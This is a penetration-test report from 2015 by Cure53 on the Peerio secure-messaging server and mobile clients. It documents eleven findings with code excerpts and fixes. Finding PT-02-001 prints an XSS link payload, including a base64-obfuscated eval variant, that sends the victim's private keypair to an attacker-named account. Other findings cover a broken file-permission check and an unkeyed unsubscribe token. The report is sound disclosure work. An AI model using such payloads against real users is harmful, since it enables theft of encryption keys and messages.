Pentest-Report Peerio 07-08.2015

Cure53, J. Horn, A. Inführ, F. Fäßler, Dr. J. Magazinius, Dipl.-Ing. A. Aranguren

Index

Introduction

“Message contacts and share files simply and securely with Peerio. Live search brings your messages, files, and contacts on demand. Our worldwide cloud and mobile support let you work anywhere, while end-to-end encryption keeps your data safe everywhere.”

From Peerio Chrome Extension

This penetration test and code audit against several parts of the Peerio software compound took an overall of 10 days. It engaged five testers of the Cure53 team, who were tasked with coverage of different parts of the tested scope. The report describes the first of the envisioned three to four different rounds of testing. In this regard it can only be seen as an interim document, which will eventually become a substantial component of the future aggregated large document. The final documentation will appear when all stages of testing are complete.

In this first round of testing, Peerio presents itself as definitely robust and strong against a large amount of threats. The code is not only clean and well-readable, but its proper organization fosters the ease of audit process. It was not possible to discover a critical issue at this time, although the vulnerability described in PT-02-001 should be noted as

coming close to that classification. The only aspect that kept this issue from being classified with the highest possible ranking of criticality was a bug that prevented the exploit from working. Upon that bug being fixed, the exploit would have been successful and the issue would lead to a capacity of extracting and exfiltrating private key material. It is urgently recommended to strengthen the employed CSP rules[1] in order to ensure that narrowly escaping incidents like this cannot endanger the user security in the future.

The upcoming rounds of testing will focus more extensively on the Peerio Client API, the desktop clients and, ultimately, the network infrastructure. Hence this might include additional test iterations against server and mobile clients whenever deemed appropriate.

Scope

- **Sources made available by Peerio Technologies Inc.**
  - https://github.com/TeamPeerio/peerio-server
  - https://github.com/PeerioTechnologies/peerio-client-mobile

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *PT-02-001*) for the purpose of facilitating any future follow-up correspondence.

PT-02-001 Client: XSS via Escape from String in JavaScript Eval *(High)*

The code in the file *peerio-client-mobile/jsx/conversation.jsx* assigns JavaScript events to anchors in an unsafe manner. This appears to be done for the sake of allowing opening links in the browser. The code show below illustrates how this is achieved:

```
autolinker: new Autolinker({
    twitter: false,
    replaceFn: function (autolinker, match) {
      var tag = autolinker.getTagBuilder().build(match);
      tag.setAttr('onclick', "javascript:Peerio.NativeAPI.openInBrowser('" +
        match.getAnchorHref() + "');event.preventDefault()");
      tag.setAttr('href', '#');
      return tag;
    }
  })
```

Autolinker allows single quotes in URL parameters, meaning that XSS is possible by means of sending a message containing a crafted link as shown below. Note that the victim has to click the link to activate the payload:

[1] https://developer.mozilla.org/en-US/docs/Web/Security/CSP

```
https://cure53.de/?asdf=',alert('
```

This could e.g. be exploited by sending a link containing this JS payload:

```
Peerio.Data.sendNewMessage(['attacker_username'],'privkey',JSON.stringify(Peerio
.user.keyPair),[])
```

To permit the use of special characters and obfuscate the attack, the attacker can for instance dedicate his or efforts to base64-encoding the payload, then hiding it among "garbage":

```
https://cure53.de/?
asdf=q0NwqwKJ8W0ODPvqnWY0RuOTMBJxKH4BAMiDbBxs8D3wryZXnQ'+eval(atob('UGVlcmlvLkRh
dGEuc2VuZE5ld01lc3NhZ2UoWydhdHRhY2tlcl91c2VybmFtZSddLCdwcml2a2V5JyxKU09OLnN0cmlu
Z2lmeShQZWVyaW8udXNlci5rZXlQYWlyKSxbXSkg'))
+'nPxHoLg5PqgyW66RFnWG6UrpRcPN+q1p0O42vbMLdqn1eTgNTyVtdhlq3IgZAZuqwt+yxemchco
```

Interestingly this attack does not currently work because invoking `window.open()` as `Peerio.NativeAPI.openInBrowser()` causes an "Illegal Invocation" error. However, it should work as soon as that element is fixed. It is recommended to replace the current code for adding an onclick event handler with something like this:

```
tag.onclick = function(event) {
  Peerio.NativeAPI.openInBrowser(match.getAnchorHref());
  event.preventDefault();
}
```

Furthermore, it is recommended to remove the unsafe-inline and *unsafe-eval* CSP rules[2], at least for release builds (e.g. by removing them as part of the release build process). Without those insecure rules in place, the attack would not be feasible.

PT-02-002 Server: Server can modify user-visible participant list *(Low)*

When building the participant list to be shown in the UI (specifically in the file *conversation.jsx*), the client uses the property `conversation.participants`, which the server can control.

However, when messages are actually sent (specifically via the method `Peerio.data.sendMessage()`), the client uses the property `conversation.original.ecrypted.participants`. This allows the server to hide conversation's participants from the user. While this is not a critical problem alone in itself, it becomes a pressing issue if the server is also somehow capable of modifying the list of participants.

It is recommended to either only use the participants' list from the decrypted original message or verify that the lists of participants are equal.

[2] https://developer.mozilla.org/en-US/docs/Web/Security/CSP/CSP_policy_directives#Keywords

PT-02-003 UI: Not showing usernames reduces security *(Low)*

The mobile client does not display any usernames in the “Messages” view. While this may give the UI a cleaner look, it introduces a certain problem. Namely, it makes it possible for users with same (real) names to exist. This is due to both the server and the client enforcing only the uniqueness of usernames rather that the uniqueness of real names, as doing the latter would probably come with its own set of problems.

It is recommended to show the usernames of users both in the list of conversations and in the conversation view.

PT-02-004 Client: iOS app data leakage via Background Screenshots *(Medium)*

The generated iOS app fails to clear the automated screenshot that iOS will take when the application goes into the background. This can result in data leakage for situations where the user was viewing sensitive information prior to pressing the home button.



Fig.: Message leaked in a clear-text screenshot

Using the iOS emulator, the location of this screenshot will look similar to this:

/Users/sevena/Library/Developer/CoreSimulator/Devices/A7670E14-263D-43B3-B0D0-AD4C739DC2D9/data/Containers/Data/Application/057E3362-6683-47E7-A18A-BA7797F7319F/Library/Caches/Snapshots/com.peerio/com.peerio/UIApplicationAutomaticSnapshotDefault-Portrait@2x.png

This happens because the `applicationDidEnterBackground` delegate is not implemented in the generated `Classes/AppDelegate.m`. The solution is to present a

splash screen prior to entering the background, so that no sensitive information is leaked in the screenshot. Using the Cordova platform, this can be accomplished as follows:

```
document.addEventListener("pause", yourCallbackFunction, false);
```

For more information, please see the Cordova Events reference.[3]

PT-02-008 Client: Files are not encrypted on the client-side *(Medium)*

Although at the time of writing the file functionality was not fully implemented, there is enough evidence to suggest that downloaded files are not intended to be encrypted on the client-side. This would allow an attacker to gain access to all files saved by the Peerio apps locally. On the iOS app, the following directory was created:

```
/Users/sevena/Library/Developer/CoreSimulator/Devices/A7670E14-263D-43B3-B0D0-
AD4C739DC2D9/data/Containers/Data/Application/057E3362-6683-47E7-A18A-
BA7797F7319F/Library/NoCloud/cure_fiftyfour/decrypted
```

On the JavaScript code, this structure corresponds to the following snippet:

Affected File: *www/js/data.files.js*
Code:

```
/**
 * @returns {Promise} DirectoryEntry for decrypted files cache root folder
 */
  Peerio.Data.getDecryptedRootDir = function () {
       return api.getRootDir()
       .then(api.getDirectory.bind(null, Peerio.user.username))
       .then(api.getDirectory.bind(null, 'decrypted'));
  };
```

On the same source file, it is also observable that the files are decrypted as they are downloaded and subsequently remain decrypted on the filesystem:

Affected File: *www/js/data.files.js*
Code:

```
Peerio.Data.downloadFile = function (file) {
       if (file.downloadState) return;
       file.downloadState = {progress: 0, state: 'downloading...'};
       Peerio.Actions.filesUpdated();
       new Promise(function (resolve) {
       Peerio.file.downloadFile(file.id, file.header,
              reportDownloadProgress.bind(null, file), resolve);
       }).then(function (decryptedBlob) {
...
       return Peerio.Data.saveFile(file.localName, decryptedBlob)
```

Where `Peerio.file.downloadFile` is defined as:

[3] http://cordova.apache.org/docs/en/5.0.0/cordova_events_events.md.html#pause

Affected File: *www/js/peerio/file.js*

```
/**
* Download and decrypt a file.
* @param {string} id
* @param {object} header
* @param {function} progressHandler
* @param {function} callback - with decrypted blob.
*/
Peerio.file.downloadFile = function(id, header, progressHandler, callback) {
       Peerio.network.downloadFile(id, function(data) {
       ….
                                    Peerio.crypto.decryptFile(
                                           id,
                                           this.response,
                                           header,
                                           function(decryptedBlob) {
```

While it is understandable that the file must be in a decrypted form in order to be opened from another mobile application, there are safer ways to handle this necessity. For instance, a more secure approach would be to keep the files in the encrypted form on the device, then selectively decrypt or “decrypt all”. This would be done at the user’s risk when the user requests to open the files with another app. Other countermeasures against an attacker with a device access could be to locally re-encrypt the decrypted files after a given time threshold and/or warn the user about files being unencrypted. Providing a button to re-encrypt decrypted files would constitute a further defense advantage.

PT-02-009 Client: Messages not properly bound to original Message *(High)*

There is no cryptographic binding between the messages in a conversation. This means that the server can replace the original message in a conversation with the one he or she crafted to modify the list of a conversation’s participants.

Replacing the first message in a conversation might alert the victims, but the messages in a conversation, including the original message, are ordered exclusively by the server-controlled timestamp. The server could add a new original message to a conversation (turning the old original message into a non-original one) and let the new original message appear between the other messages or, alternatively, at the end. When combined with PT-02-002, this issue effectively lets the server add itself to a conversation, with the caveats that:

- A message from the server, with an arbitrary real-name, would appear in a server-chosen position between the other messages. In particular, the server could show each participant the real-name of another participant.
- The subject (visible in the list of all messages as well as in the conversation view) would be replaced with a server-chosen subject.

It is recommended to encrypt a “secret conversation ID” as part of the original message, then require all replies to the original message to include the same secret ID.

As a migration plan, clients could leave out the secret ID when replying to messages with an undefined secret ID and accept replies without secret ID to original messages without secret ID as valid. This would not protect old conversations from this attack but would safeguard future conversations, in addition escaping the danger of a downgrade attack.

PT-02-010 Server: belongsToUser() Function not working properly *(Medium)*

The function `belongsToUser()` located in the file *file_info.js* checks if a certain user is allowed to access a specific file ID. It essentially retrieves all allowed file IDs for the user and verifies whether the specified ID belongs to the received list.

The check is, however, done incorrectly, because it tests if the return value is smaller than -1, but the utilized function `indexOf()` returns the value -1 in case the specified ID is not part of the allowed list of IDs. This allows a user to access any file ID, just as long as no other checks are performed.

Affected File: *application/models/riak/file_info.js*
Code:

```
[...]
return this.getAllIdsForUser(username)
    .then(function (array) {
     _.each(fileIDs, function(fileID) {
      if (array.indexOf(fileID) < -1) {
              throw new PeerioServer.FilePermissionsError('user ' + username + '
       does not have permission to view ' + fileID)
      }
```

This affects all functions which rely on the *belongsToUser()* function e.g.:

Affected File: *application/controllers/files.js*
Code:

```
filesController.download = function (data, clientCallback, socket, username) {
  PeerioServer.models.fileInfo.belongsToUser(username, data.id)
   .then(function () {
    return PeerioServer.models.fileInfo.getUrl(data.id, username)
   })
   .then(function (url) {
    clientCallback({url: PeerioServer.helpers.file.buildFileUrl(url)})
   })
```

Normally a user is only able to create a download url for file IDs that are in his possession, but the check here fails and a download url is created.

Another example affects the following code:

Affected File: *application/controllers/files.js*
Code:

```
filesController.remove = function (data, clientCallback, socket, username) {
[..]
PeerioServer.models.fileInfo.belongsToUser(username, id)
    .then(function () {
     return PeerioServer.models.fileInfo.removeFromUser(username, id)
    })
```

Affected File: *application/models/riak/file_info.js*
Code:

```
removeFromUser:     function (username, id) {
   var that = this,
       fileInfoBody
   return that.get(id)
    .then(function (body) {
     fileInfoBody = body
     // update quota
     return PeerioServer.models.userQuota.save(username, -fileInfoBody.size)
    })
    .then(function () {
     return PeerioServer.models.fileHeadersMap.removeUser(id, username)
    })
    .then(function () {
     if (fileInfoBody.creator === username) {
      return PeerioServer.models.uploadedFileSet.removeItem(username, id)
```

A user is able to pass any file id to the *remove* function. The highlighted comparison in *removeFromUser* prevents a user from deleting any file but his quota will still be reduced by *userQuota.save*. An attacker can use this to reduce his quota to 0 and upload more and more files. The return value of *indexOf* should be checked against <= -1. This would mean that all errors are correctly identified.

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

PT-02-005 Client: iOS App Data stored on Mobile Device in Clear-Text *(Low)*

During testing it was found that some data, such as first names and usernames, are stored in clear-text on the filesystem.

Example Location:
`/Users/sevena/Library/Developer/CoreSimulator/Devices/A7670E14-263D-43B3-B0D0-AD4C739DC2D9/data/Containers/Data/Application/057E3362-6683-47E7-A18A-BA7797F7319F/Library/Caches/file__0/0000000000000001.db`

The table “by_sequence” contains values similar to the following on the “json” column:

```
{"login":"cure_fiftyfour","name":"Cure FFOUR"}
```

This is done by the following code:

Affected File: *www/js/compiled_jsx/login.js*
Code:
```
Peerio.Data.setLastLogin(Peerio.user.username, Peerio.user.firstName);
```

It is recommended to use the iOS KeyChain[4] for greater end-user-data protection. Storing data in clear-text should be consistently avoided.

PT-02-006 Client: Unsafe Method Usage and General iOS App Weaknesses *(Info)*

When compiled with the use of the instructions provided, the iOS app is generated with some weaknesses. One of them is the employment of insecure C functions, which might lead to memory corruption vulnerabilities. The following insecure C functions were found in the final iOS binary: *malloc*, *free*, *memcpy*, *fprintf*

Fig. Static Analyzer: Improper memory management

[4] https://developer.apple.com/library/mac/documentation/Security/Conceptual/keychainServConcepts/iPhoneTasks/iPhoneTasks.html



Fig. Static Analyzer: Misuse of Keychain, usage of getpw, mktemp, vfork

The use of *malloc*, *free* and *memcpy* suggests that the app is implementing its own memory management instead of using ARC.[5] The following command shows the use of *malloc* and *free* on the generated binary:

```
$ otool -I -v Peerio | egrep "(malloc$|free$|memcpy$)"

0x000a56d2 10629 _free
0x000a5726 10649 _malloc
0x000a574a 10655 _malloc_zone_free
0x000a5750 10656 _malloc_zone_malloc
0x000a5762 10659 _memcpy
0x000a57c8 10721 _regfree
0x000c9128 10629 _free
0x000c9160 10649 _malloc
0x000c9178 10655 _malloc_zone_free
0x000c917c 10656 _malloc_zone_malloc
0x000c9188 10659 _memcpy
0x000c91cc 10721 _regfree
```

Analogically, the command below depicts the use of the *fprintf* usage:

```
$ otool -I -v Peerio | egrep "(fprintf)"

0x000a56cc 10628 _fprintf
0x000c9124 10628 _fprintf
```

Although the binary makes use of the platform protections, namely ARC, ASLR and stack canaries, it is recommended to investigate whether the binary can avoid the usage of insecure C functions altogether. This would help reduce the attack surface and, hence, provide better user protection. If feasible, the following means of mitigation are suggested:

- Replace the usage of *malloc*, *free* and *memcpy* with ARC[6].

[5] https://developer.apple.com/library/ios/documentation/Swift/Conceptual/Swift_Programming_Language/AutomaticReferenceCounting.html

[6] https://developer.apple.com/library/ios/documentation/Swift/Conceptual/Swift_Programming_Language/

- Review *fprintf* usage and guarantee that untrusted input is not supplied to it; if possible, consider using *snprintf*[7] to provide some bound-check protection.
- Ultimately, reviewing the XCode static analyzer warnings can be extremely vital for improving the binary and providing superior protection.

PT-02-007 Client: iOS logic bug might ignore SSL warnings for downloads *(Info)*

The generated iOS app implements a development artifact on the Cordova File Transfer. The specific plugin in question, called *trustAllHosts*, will ignore SSL certificate warnings when it is enabled. Nevertheless, there seems to be a bug on the implementation of the connection method, because the protocol method *continueWithoutCredential-ForAuthenticationChallenge*[8] is used outside of the "if" block, thus executing when the value of *self.TrustAllHosts* evaluates to *false*:

Affected File: *Peerio/Plugins/org.apache.cordova.file-transfer/CDVFileTransfer.m:*

Code:

```
// for self signed certificates
- (void)connection:(NSURLConnection*)connection
willSendRequestForAuthenticationChallenge:
(NSURLAuthenticationChallenge*)challenge
{
       if ([challenge.protectionSpace.authenticationMethod
              isEqualToString:NSURLAuthenticationMethodServerTrust]) {
       if (self.trustAllHosts) {
              NSURLCredential* credential = [NSURLCredential
                     credentialForTrust:challenge.protectionSpace.serverTrust];
              [challenge.sender useCredential:credential
                     forAuthenticationChallenge:challenge];
       }
       [challenge.sender
              continueWithoutCredentialForAuthenticationChallenge:challenge];
       } else {
       [challenge.sender
              performDefaultHandlingForAuthenticationChallenge:challenge];
       }
}
```

Note that this issue could not have been subjected to a full verification in the compiled app as parts of the crucially necessary features had not been implemented thus far. It is presumed that this issue is in operation, but it needs to be cautiously noted as

AutomaticReferenceCounting.html

[7] https://developer.apple.com/library/ios/documentation/System/Conceptual/ManPages_iPhoneOS/man3/snprintf.3.html

[8] https://developer.apple.com/library/mac/documentation/Cocoa/Reference/Foundation/Protocols/NSURLAuthenticationChallengeSender_Protocol/#//apple_ref/occ/intfm/NSURLAuthenticationChallengeSender/continueWithoutCredentialForAuthenticationChallenge:

"unconfirmed". If the issue actually occurs, the code should be changed in a way that the certificate check indeed equally happens for any downloaded files.

After reporting the problem, a discussion was held and yielded that the affected code is not actually used by the Peerio application. Henceforth, this issue is not actionable and was closed as *wontfix*.

PT-02-011 Server: Arbitrary Mails disabled from receiving Peerio Invites *(Medium)*

The Peerio app allows invited users to opt-out from receiving any new invites. This is achieved by hashing the user's email address and passing this hash as a parameter via URL. However, this hashing does not involve any secret value, so an attacker can craft an opt-out URL for any arbitrary email address, thereby blocking this address for all invites. Still, the opted-out email address can register, so the impact is drastically reduced at the end.

Affected File: *application/controllers/contact.js*
Code:

```
var invite = function (addressObject) {
   return
PeerioServer.models.invitation.addAndCheckSendingPermissions(addressObject.value
,
       username)
    .then(function (sendingPermitted) {
     if (sendingPermitted) { // returns false if that address is blocked for
       whatever reason
      if (addressObject.type === 'email') {
       PeerioServer.jobs.create('invitationEmail', {
        email:      addressObject.value,
        username: username
       })
```

Affected File: *background/app.js:*
Code:

```
PeerioServer.jobs.process('invitationEmail', 10, function(job, done) {
 work('emailInviter', job.data, done)
})
```

Affected File: *application/workers/emailInviter.js*
Code:

```
return function(data) {
  var userMap
  return PeerioServer.models.user.get(data.username)
   .then(function(b) {
    userMap = b
    return PeerioServer.models.hash.invitationUnsubscribeToken(data.email)
   })
   .then(function(token) {
```

```
    var unsubscribe =
PeerioServer.helpers.http.buildUrl('invitation_unsubscribe', {
     token: token,
     address: data.email,
     lang: 'en'
    })
```

Affected File: *application/models/other/hash/invitation_unsubscribe_token.js*
Code:

```
return function(addressString) {
  return Q.fcall(function() {
   return PeerioServer.blake2Hash(PeerioServer, Q, _)(addressString +
'_nomoreinvitespls')
  })
 }
```

To mitigate this issue it is recommended to define a configuration key or seed value, which is appended to every email before hashing it and instead of a static string. This makes sure that the appended string is different for every deployed server and only the server owner can know it.

Conclusion

This report describes the first of several testing rounds that are yet to be conducted. The scope of this particular assignment encompassed the Peerio server software, as well as the Peerio mobile clients. Later tests will cover the client API, the desktop clients and, ultimately, engage with the network setup present in the Peerio infrastructure.

The main finding to take away from this testing component is an overall strong and secure impression that the application makes. Except for smaller glitches, Peerio presents itself as prepared to handle and deter a large range of possible attacks. It is solely the issue PT-02-001 described above in detail that could have had devastating potential. Even so, the crisis was accidentally prevented by the fact that it has been blocked from working by another bug. All issues mentioned in this report have already been reported to the team during the test period and the Peerio Github tracker facilitated these communications. At the time of writing several of the described issues have been discussed and fixed already, while others have been identified as non-actionable and were closed.

Cure53 would like to thank Florencia Herra-Vega and the entire Peerio Team for their excellent project coordination, support and assistance, both before and during this assignment.